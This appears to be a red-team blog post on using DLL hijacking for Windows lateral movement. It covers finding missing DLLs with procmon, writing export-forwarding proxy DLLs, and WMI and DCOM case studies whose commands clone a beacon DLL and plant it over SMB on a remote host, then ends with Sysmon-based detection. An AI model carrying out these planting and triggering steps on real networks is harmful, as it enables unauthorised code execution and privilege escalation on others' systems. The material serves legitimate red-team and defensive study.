

I Like to Move It: Windows Lateral Movement Part 3: DLL Hijacking

 [mdsec.co.uk/2020/10/i-live-to-move-it-windows-lateral-movement-part-3-dll-hijacking](https://www.mdsec.co.uk/2020/10/i-live-to-move-it-windows-lateral-movement-part-3-dll-hijacking)

12 October 2020

Overview

In the past two posts of this series, we've covered lateral movement through WMI event subscriptions and DCOM, detailing approaches to improve the OpSec of our tradecraft.

In the final post of this series, we will provide an overview of how DLL hijacking can be used for lateral movement. Traditionally, DLL hijacking is more commonly associated with its use in persistence and privilege escalation attacks. However, in certain circumstances it can also be used for lateral movement, as was shown in this post by Dwight Hohnstein from SpecterOps where hijacks were demonstrated using the Service Control Manager. What we will show in this post is that the scope for DLL hijacks for lateral movement is much broader, illustrating examples of how it can be achieved across other services such as WMI and DCOM.

DLL Hijacking Prerequisites

We don't intend to cover what DLL hijacking is, there is already an expectation that you are familiar with how the module load search order can be hijacked and this is covered in detail in many other resources, including:

- <https://pentestlab.blog/2017/03/27/dll-hijacking/>
- <https://itm4n.github.io/windows-dll-hijacking-clarified/>
- <https://liberty-shell.com/sec/2019/03/12/dll-hijacking/>

Identifying DLL Hijacks

Discovering DLL hijacks is a relatively straightforward process because there are so many of them. To do this, I typically use procmon with the following filters:

- Path ends with ".dll"
- Result is "NAME NOT FOUND"

Following this, it's simply a case of interacting with the remote system and monitoring the results if you're looking for opportunities for lateral movement.

To interact with the remote system, there are various options at your disposal, including:

- WMI;

- DCOM;
- Powershell Remoting;
- SMB;
- Service Control Manager and other running services.

However, be aware that not all of them may lead to a DLL hijack.

If however you have time on your side and you're not looking for an immediate beacon, various events will occur on the remote system over time that will just naturally lead to missing DLLs. For example, from this Windows 10 host we can see

"C:\Windows\System32\edggedi.dll" is being looked for by various processes when the system was just left without any interaction for several minutes, including gpupdate.exe which will run in line with the group policy refresh period which by default is set to every 90 minutes:

21:28...	Conhost.exe	3183	RegOpenKey	HKLM\System\CurrentControlSet\Control\Sp\GP\DLL	NAME NOT FOUND Desired Access: Read	NT AUTHORITY\NETWORK SERV
21:28...	Conhost.exe	3183	CreateFile	C:\Windows\System32\edggedi.dll	NAME NOT FOUND Desired Access: Read Attributes, Disp	NT AUTHORITY\NETWORK SERV
21:28...	gpupdate.exe	1104	RegOpenKey	HKLM\System\CurrentControlSet\Control\Sp\GP\DLL	NAME NOT FOUND Desired Access: Read	NT AUTHORITY\NETWORK SERV
21:28...	gpupdate.exe	1104	CreateFile	C:\Windows\System32\edggedi.dll	NAME NOT FOUND Desired Access: Read Attributes, Disp	NT AUTHORITY\NETWORK SERV
21:36...	commsapps.exe	8556	RegOpenKey	HKLM\System\CurrentControlSet\Control\Sp\GP\DLL	NAME NOT FOUND Desired Access: Read	CONTOSO\Administrator
21:36...	commsapps.exe	8556	CreateFile	C:\Program Files\WindowsApps\microsoft.windowscommunicationsapps_16005.13110.41006.0_...	NAME NOT FOUND Desired Access: Read Attributes, Disp	CONTOSO\Administrator
21:36...	commsapps.exe	8556	CreateFile	C:\Program Files\WindowsApps\microsoft.windowscommunicationsapps_16005.13110.41006.0_...	NAME NOT FOUND Desired Access: Read Attributes, Disp	CONTOSO\Administrator
21:36...	commsapps.exe	8556	CreateFile	C:\Program Files\WindowsApps\microsoft.windowscommunicationsapps_16005.13110.41006.0_...	NAME NOT FOUND Desired Access: Read Attributes, Disp	CONTOSO\Administrator
21:36...	commsapps.exe	8556	CreateFile	C:\Program Files\WindowsApps\Microsoft.VCLibs.140.00.14.0.27810.0_x64_...	NAME NOT FOUND Desired Access: Read Attributes, Disp	CONTOSO\Administrator
21:36...	commsapps.exe	8556	CreateFile	C:\Program Files\WindowsApps\microsoft.windowscommunicationsapps_16005.13110.41006.0_...	NAME NOT FOUND Desired Access: Read Attributes, Disp	CONTOSO\Administrator
21:36...	commsapps.exe	8556	CreateFile	C:\Program Files\WindowsApps\Microsoft.VCLibs.140.00.14.0.27810.0_x64_...	NAME NOT FOUND Desired Access: Read Attributes, Disp	CONTOSO\Administrator
21:36...	commsapps.exe	8556	CreateFile	C:\Program Files\WindowsApps\microsoft.windowscommunicationsapps_16005.13110.41006.0_...	NAME NOT FOUND Desired Access: Read Attributes, Disp	CONTOSO\Administrator
21:36...	commsapps.exe	8556	CreateFile	C:\Program Files\WindowsApps\Microsoft.VCLibs.140.00.14.0.27810.0_x64_...	NAME NOT FOUND Desired Access: Read Attributes, Disp	CONTOSO\Administrator
21:36...	commsapps.exe	8556	CreateFile	C:\Program Files\WindowsApps\microsoft.windowscommunicationsapps_16005.13110.41006.0_...	NAME NOT FOUND Desired Access: Read Attributes, Disp	CONTOSO\Administrator
21:36...	commsapps.exe	8556	CreateFile	C:\Program Files\WindowsApps\Microsoft.VCLibs.140.00.14.0.27810.0_x64_...	NAME NOT FOUND Desired Access: Read Attributes, Disp	CONTOSO\Administrator
21:36...	commsapps.exe	8556	CreateFile	C:\Program Files\WindowsApps\microsoft.windowscommunicationsapps_16005.13110.41006.0_...	NAME NOT FOUND Desired Access: Read Attributes, Disp	CONTOSO\Administrator
21:36...	commsapps.exe	8556	CreateFile	C:\Program Files\WindowsApps\Microsoft.VCLibs.140.00.14.0.27810.0_x64_...	NAME NOT FOUND Desired Access: Read Attributes, Disp	CONTOSO\Administrator
21:36...	commsapps.exe	8556	CreateFile	C:\Program Files\WindowsApps\microsoft.windowscommunicationsapps_16005.13110.41006.0_...	NAME NOT FOUND Desired Access: Read Attributes, Disp	CONTOSO\Administrator
21:36...	commsapps.exe	8556	CreateFile	C:\Program Files\WindowsApps\Microsoft.VCLibs.140.00.14.0.27810.0_x64_...	NAME NOT FOUND Desired Access: Read Attributes, Disp	CONTOSO\Administrator
21:36...	RuntimeBroker.exe	7296	RegOpenKey	HKLM\System\CurrentControlSet\Control\Sp\GP\DLL	NAME NOT FOUND Desired Access: Read	CONTOSO\Administrator
21:36...	RuntimeBroker.exe	7296	CreateFile	C:\Windows\System32\edggedi.dll	NAME NOT FOUND Desired Access: Read Attributes, Disp	CONTOSO\Administrator

Other good options include various default applications such as OneDrive, which will just periodically perform actions that lead to DLL hijacking opportunities. The ones shown below in FileCoAuth.exe were seen to run every few minutes:

21:50...	FileCoAuth.exe	8016	CreateFile	C:\Windows\System32\edggedi.dll	NAME NOT FOUND Desired Access: R...	CONTOSO\Admini... High
21:50...	FileCoAuth.exe	8016	CreateFile	C:\Users\Administrator\AppData\Local\...	NAME NOT FOUND Desired Access: R...	CONTOSO\Admini... High
21:50...	FileCoAuth.exe	8016	CreateFile	C:\Users\Administrator\AppData\Local\...	NAME NOT FOUND Desired Access: R...	CONTOSO\Admini... High
21:50...	FileCoAuth.exe	8016	CreateFile	C:\Users\Administrator\AppData\Local\...	NAME NOT FOUND Desired Access: R...	CONTOSO\Admini... High
21:50...	FileCoAuth.exe	8016	CreateFile	C:\Users\Administrator\AppData\Local\...	NAME NOT FOUND Desired Access: R...	CONTOSO\Admini... High
21:50...	FileCoAuth.exe	8016	CreateFile	C:\Users\Administrator\AppData\Local\...	NAME NOT FOUND Desired Access: R...	CONTOSO\Admini... High
21:50...	FileCoAuth.exe	8016	CreateFile	C:\Windows\System32\ipccs.dll	NAME NOT FOUND Desired Access: R...	CONTOSO\Admini... High
21:50...	FileCoAuth.exe	8016	CreateFile	C:\Windows\System32\ipccs.dll	NAME NOT FOUND Desired Access: R...	CONTOSO\Admini... High

Or alternatively, the DiagTrack service which looks for "C:\Windows\System32\windowscoredeviceinfo.dll" at regular intervals:

21:52...	svchost.exe	2460	CreateFile	C:\Windows\System32\windowscoredeviceinfo.dll	NAME NOT FOUND Desired Access: R...	NT AUTHORITY\SYSTEM System
21:52...	svchost.exe	2460	CreateFile	C:\Windows\System32\windowscoredeviceinfo.dll	NAME NOT FOUND Desired Access: R...	NT AUTHORITY\SYSTEM System

Now that we've examined the methods of finding DLL hijacks, let's take a look at how to exploit them.

Exploiting DLL Hijacking

Once you've found a suitable DLL to hijack, to exploit this for the purposes of lateral movement, you will want to plant your DLL on the remote system using SMB.

When your planted DLL is loaded, there are various approaches to hijacking execution, but most likely you will want your DLL to act as a proxy to the real DLL to minimize the chances of interrupting normal operations. A number of techniques are able to achieve this and we would highly recommend reading the "Adaptive DLL Hijacking" post by Nick Landers from Silent Break Security.

Perhaps the simplest approach to DLL proxying is export forwarding. This technique involves simply telling the loader to forward any exports to the real DLL and our loader DLL might simply include something like the following to hijack calls to version.dll:

```
#pragma
comment(linker, "/export:GetFileVersionInfoA=C:/Windows/System32/version.GetFileVersionInfoA,@
1")
#pragma
comment(linker, "/export:GetFileVersionInfoByHandle=C:/Windows/System32/version.GetFileVersion
InfoByHandle,@2")
#pragma
comment(linker, "/export:GetFileVersionInfoExA=C:/Windows/System32/version.GetFileVersionInfoE
xA,@3")
#pragma
comment(linker, "/export:GetFileVersionInfoExW=C:/Windows/System32/version.GetFileVersionInfoE
xW,@4")
#pragma
comment(linker, "/export:GetFileVersionInfoSizeA=C:/Windows/System32/version.GetFileVersionInf
oSizeA,@5")
#pragma
comment(linker, "/export:GetFileVersionInfoSizeExA=C:/Windows/System32/version.GetFileVersionI
nfoSizeExA,@6")
#pragma
comment(linker, "/export:GetFileVersionInfoSizeExW=C:/Windows/System32/version.GetFileVersionI
nfoSizeExW,@7")
```

In addition to the aforementioned post, Nick also released Koppeling, an awesome little toolkit that allows you to clone the export table from one DLL to another, meaning that there is no requirement to manually build a proxy DLL from source.

Let's look at some case studies for where DLL hijacking can be used for lateral movement.


Case Study: WMI Hijacking

As previously mentioned, one of the potential ways we can leverage a DLL hijack for lateral movement is by hijacking something that we can remotely interact with. The first example of this is `wmiprvse.exe`, the WMI provider host which spawns any time a WMI connection is initiated.

No queries need to be executed to cause `wmiprvse.exe` to spawn, a simple authentication can be used with C# similar to the following:

```
ConnectionOptions cOption = new ConnectionOptions();
ManagementScope scope = null;
scope = new ManagementScope(NAMESPACE, cOption);
if (!String.IsNullOrEmpty(ACTIVE_DIRECTORY_USERNAME) &&
    !String.IsNullOrEmpty(ACTIVE_DIRECTORY_PASSWORD))
{
    scope.Options.Username = ACTIVE_DIRECTORY_USERNAME;
    scope.Options.Password = ACTIVE_DIRECTORY_PASSWORD;
    scope.Options.Authority = string.Format("ntlmdomain:{0}", ACTIVE_DIRECTORY_DOMAIN);
}
scope.Options.EnablePrivileges = true;
scope.Options.Authentication = AuthenticationLevel.PacketPrivacy;
scope.Options.Impersonation = ImpersonationLevel.Impersonate;
try {
    Console.WriteLine("[*] Attempting to connect to host " + Config.REMOTE_HOST);
    scope.Connect();
}
```

Monitoring `wmiprvse.exe` with procmon while initiating this WMI connection, we discover several DLLs that are being searched for and therefore potentially good candidates for hijacking:



Time ...	Process Name	PID	Operation	Path	Result	Detail
15:58:...	wmiprvse.exe	7756	RegOpenKey	HKLM\System\CurrentControlSet\Control\Srp\GP\DLL	NAME NOT FOUND	Desired Access: R...
15:58:...	wmiprvse.exe	7756	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\SafeDllSearchMode	NAME NOT FOUND	Length: 16
15:58:...	wmiprvse.exe	7756	CreateFile	C:\Windows\System32\wbem\NCOBJAPI.DLL	NAME NOT FOUND	Desired Access: R...
15:58:...	wmiprvse.exe	7756	CreateFile	C:\Windows\System32\wbem\wbemcomn.dll	NAME NOT FOUND	Desired Access: R...
15:58:...	wmiprvse.exe	7756	CreateFile	C:\Windows\System32\wbem\wbemcomn.dll	NAME NOT FOUND	Desired Access: R...
15:58:...	wmiprvse.exe	7756	CreateFile	C:\Windows\System32\edgedgi.dll	NAME NOT FOUND	Desired Access: R...
15:58:...	wmiprvse.exe	7756	CreateFile	C:\Windows\SystemResources\user32.dll.mun	NAME NOT FOUND	Desired Access: R...
15:58:...	wmiprvse.exe	7756	RegQueryValue	HKCR\AppID\{1F87137D-0E7C-44d5-8C73-4EFFB68962F2}\DIISurrogate	NAME NOT FOUND	Length: 12
15:58:...	wmiprvse.exe	7756	CreateFile	C:\Windows\System32\wbem\framedynos.dll	NAME NOT FOUND	Desired Access: R...
15:58:...	wmiprvse.exe	7756	CreateFile	C:\Windows\System32\wbem\SapiCli.dll	NAME NOT FOUND	Desired Access: R...
15:58:...	wmiprvse.exe	7756	CreateFile	C:\Windows\System32\wbem\userenv.dll	NAME NOT FOUND	Desired Access: R...
15:58:...	wmiprvse.exe	7756	CreateFile	C:\Windows\System32\wbem\profapi.dll	NAME NOT FOUND	Desired Access: R...
15:58:...	wmiprvse.exe	7756	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager\AppCertDlls	NAME NOT FOUND	Desired Access: Q...
15:58:...	wmiprvse.exe	8000	RegOpenKey	HKLM\System\CurrentControlSet\Control\Srp\GP\DLL	NAME NOT FOUND	Desired Access: R...

Taking a closer look, we can see that the process is running as the `NETWORK SERVICE` user:

Tim...	Process Name	Path	Result	User	Integrity
22:4...	wmiprvse.exe	C:\Windows\System32\wbem\NCOBJAPI.DLL	NAME NOT FOUND	NT AUTHORITY\NETWORK SERVICE	System
22:4...	wmiprvse.exe	C:\Windows\System32\wbem\wbemcomn.dll	NAME NOT FOUND	NT AUTHORITY\NETWORK SERVICE	System
22:4...	wmiprvse.exe	C:\Windows\System32\edgegedi.dll	NAME NOT FOUND	NT AUTHORITY\NETWORK SERVICE	System
22:4...	wmiprvse.exe	C:\Windows\System32\wbem\framedynos.dll	NAME NOT FOUND	NT AUTHORITY\NETWORK SERVICE	System
22:4...	wmiprvse.exe	C:\Windows\System32\wbem\SspiCli.dll	NAME NOT FOUND	NT AUTHORITY\NETWORK SERVICE	System
22:4...	wmiprvse.exe	C:\Windows\System32\wbem\SECURITY.DLL	NAME NOT FOUND	NT AUTHORITY\NETWORK SERVICE	System

Planting a proxy DLL in one of these locations using SMB will provide code execution with **NETWORK SERVICE** privileges when **wmiprvse.exe** spawns, this is only a hop, skip and a jump away from **SYSTEM** and we can trivially escalate using one of the potato exploits such as *@EthicalChaos's SweetPotato*.

In order to exploit this, we simply need to craft a weaponised DLL, then apply the export forwarding using *@monoxgas' NetClone.exe*:

```

C:\Users\dmc>
C:\Users\dmc>
C:\Users\dmc>y:\tools\RedTeam\Koppeling\Bin\NetClone.exe --target c:\tools\beacon.dll --reference c:\windows\system32\wbemcomn.dll --output c:\tools\test.dll
[+] Done.

C:\Users\dmc>

```

The DLL can then be planted on the remote system using SMB in the correct location where **wmiprvse.exe** is searching (**c:\windows\system32\wbem\wbemcomn.dll**), then trigger or wait for a WMI connection to occur. Let's take a look at this in action:

Case Study: DCOM Hijacking

WMI is of course not the only potential vector for interacting with a remote system. In my previous post, I discussed some of the options for using DCOM for lateral movement and how defenders could monitor for the use of these known classes. But what if almost any class exposed via DCOM could lead to lateral movement?... enter DLL hijacking.

The methodology for identifying DCOM exposed classes susceptible to DLL hijacking is similar to that previously discussed. While instantiating the chosen class, monitor the relevant processes using procmon to identify missing DLLs; no methods necessarily need to be invoked.

Using the **InternetExplorer.Application** class as an example, we can instantiate the object:


```
PS C:\Users\dmc>
PS C:\Users\dmc> $ie = [activator]::CreateInstance([type]::GetTypeFromProgID("InternetExplorer.Application", "192.168.0.106"))
PS C:\Users\dmc>
```

While monitoring `ieplowr.exe`, several DLLs will be shown to be missing:

Time	Process Name	PID	Operation	Path	Result	Detail	User	Integrity
19:47...	ieplowr.exe	3404	CreateFile	C:\Windows\SysWOW64\edgegdi.dll	NAME NOT FOUND	Desired Access: R...	CONTOSO\admini...	High
19:47...	ieplowr.exe	3404	CreateFile	C:\Windows\SysWOW64\vpcss.dll	NAME NOT FOUND	Desired Access: R...	CONTOSO\admini...	High
19:47...	ieplowr.exe	3404	CreateFile	C:\Windows\SysWOW64\vpcss.dll	NAME NOT FOUND	Desired Access: R...	CONTOSO\admini...	High
19:47...	ieplowr.exe	3404	CreateFile	C:\Program Files (x86)\Internet Explorer\spicid.dll	NAME NOT FOUND	Desired Access: R...	CONTOSO\admini...	High
19:47...	ieplowr.exe	3404	CreateFile	C:\Program Files (x86)\Internet Explorer\profapi.dll	NAME NOT FOUND	Desired Access: R...	CONTOSO\admini...	High
19:47...	ieplowr.exe	3404	CreateFile	C:\Program Files (x86)\Internet Explorer\NtmShared.dll	NAME NOT FOUND	Desired Access: R...	CONTOSO\admini...	High
19:47...	ieplowr.exe	3404	CreateFile	C:\Program Files (x86)\Internet Explorer\cryptdll.dll	NAME NOT FOUND	Desired Access: R...	CONTOSO\admini...	High
19:47...	IEXPLORE.EXE	7712	CreateFile	C:\Program Files\Internet Explorer\iertutil.dll	NAME NOT FOUND	Desired Access: R...	CONTOSO\admini...	High
19:47...	IEXPLORE.EXE	7712	CreateFile	C:\Windows\System32\edgegdi.dll	NAME NOT FOUND	Desired Access: R...	CONTOSO\admini...	High
19:47...	IEXPLORE.EXE	7712	CreateFile	C:\Program Files\Internet Explorer\msiso.dll	NAME NOT FOUND	Desired Access: R...	CONTOSO\admini...	High
19:47...	IEXPLORE.EXE	7712	CreateFile	C:\Program Files\Internet Explorer\IEFRAME.dll	NAME NOT FOUND	Desired Access: R...	CONTOSO\admini...	High
19:47...	IEXPLORE.EXE	7712	CreateFile	C:\Program Files\Internet Explorer\VERSION.dll	NAME NOT FOUND	Desired Access: R...	CONTOSO\admini...	High
19:47...	IEXPLORE.EXE	7712	CreateFile	C:\Program Files\Internet Explorer\USERENV.dll	NAME NOT FOUND	Desired Access: R...	CONTOSO\admini...	High
19:47...	IEXPLORE.EXE	7712	CreateFile	C:\Program Files\Internet Explorer\NETAPI32.dll	NAME NOT FOUND	Desired Access: R...	CONTOSO\admini...	High

This can be exploited in a similar way to WMI, by first planting the DLL, in this case in `"c:\Program Files\Internet Explorer\iertutil.dll"`, then remotely instantiating an `InternetExplorer.Application` object:

```
PS C:\Users\dmc> copy C:\tools\iertutil.clone.dll '\\192.168.0.106\c$\Program Files\Internet Explorer\iertutil.dll'
PS C:\Users\dmc> $ie = [activator]::CreateInstance([type]::GetTypeFromProgID("InternetExplorer.Application", "192.168.0.106"))
PS C:\Users\dmc>
```


Detection

Detection of lateral movement through DLL hijacking is not entirely trivial, several events may need to be correlated to reliably identify these attacks. One approach to detection is to focus on the DLL planting and several events can assist with this.


Specifically, events 11 (FileCreate) and 3 (Network connection) are of interest:

Level	Date and Time	Source	Event ID	Task Category
Information	05/10/2020 20:57:33	Sysmon	3	Network connection detected (rule: Netwo...
Information	05/10/2020 20:57:33	Sysmon	3	Network connection detected (rule: Netwo...
Information	05/10/2020 20:57:30	Sysmon	11	File created (rule: FileCreate)
Information	05/10/2020 20:57:25	Sysmon	10	Process accessed (rule: ProcessAccess)

Monitoring for Event 11, you will see a DLL in the `TargetFilename` field, indicating that a DLL has been created on the filesystem as shown below:



Correlating the associated `ProcessGuid` with other recent events will lead to event ID 3:




This event shows that shortly before the file creation event, the same process (*System*) received a network connection on port 445 (SMB).

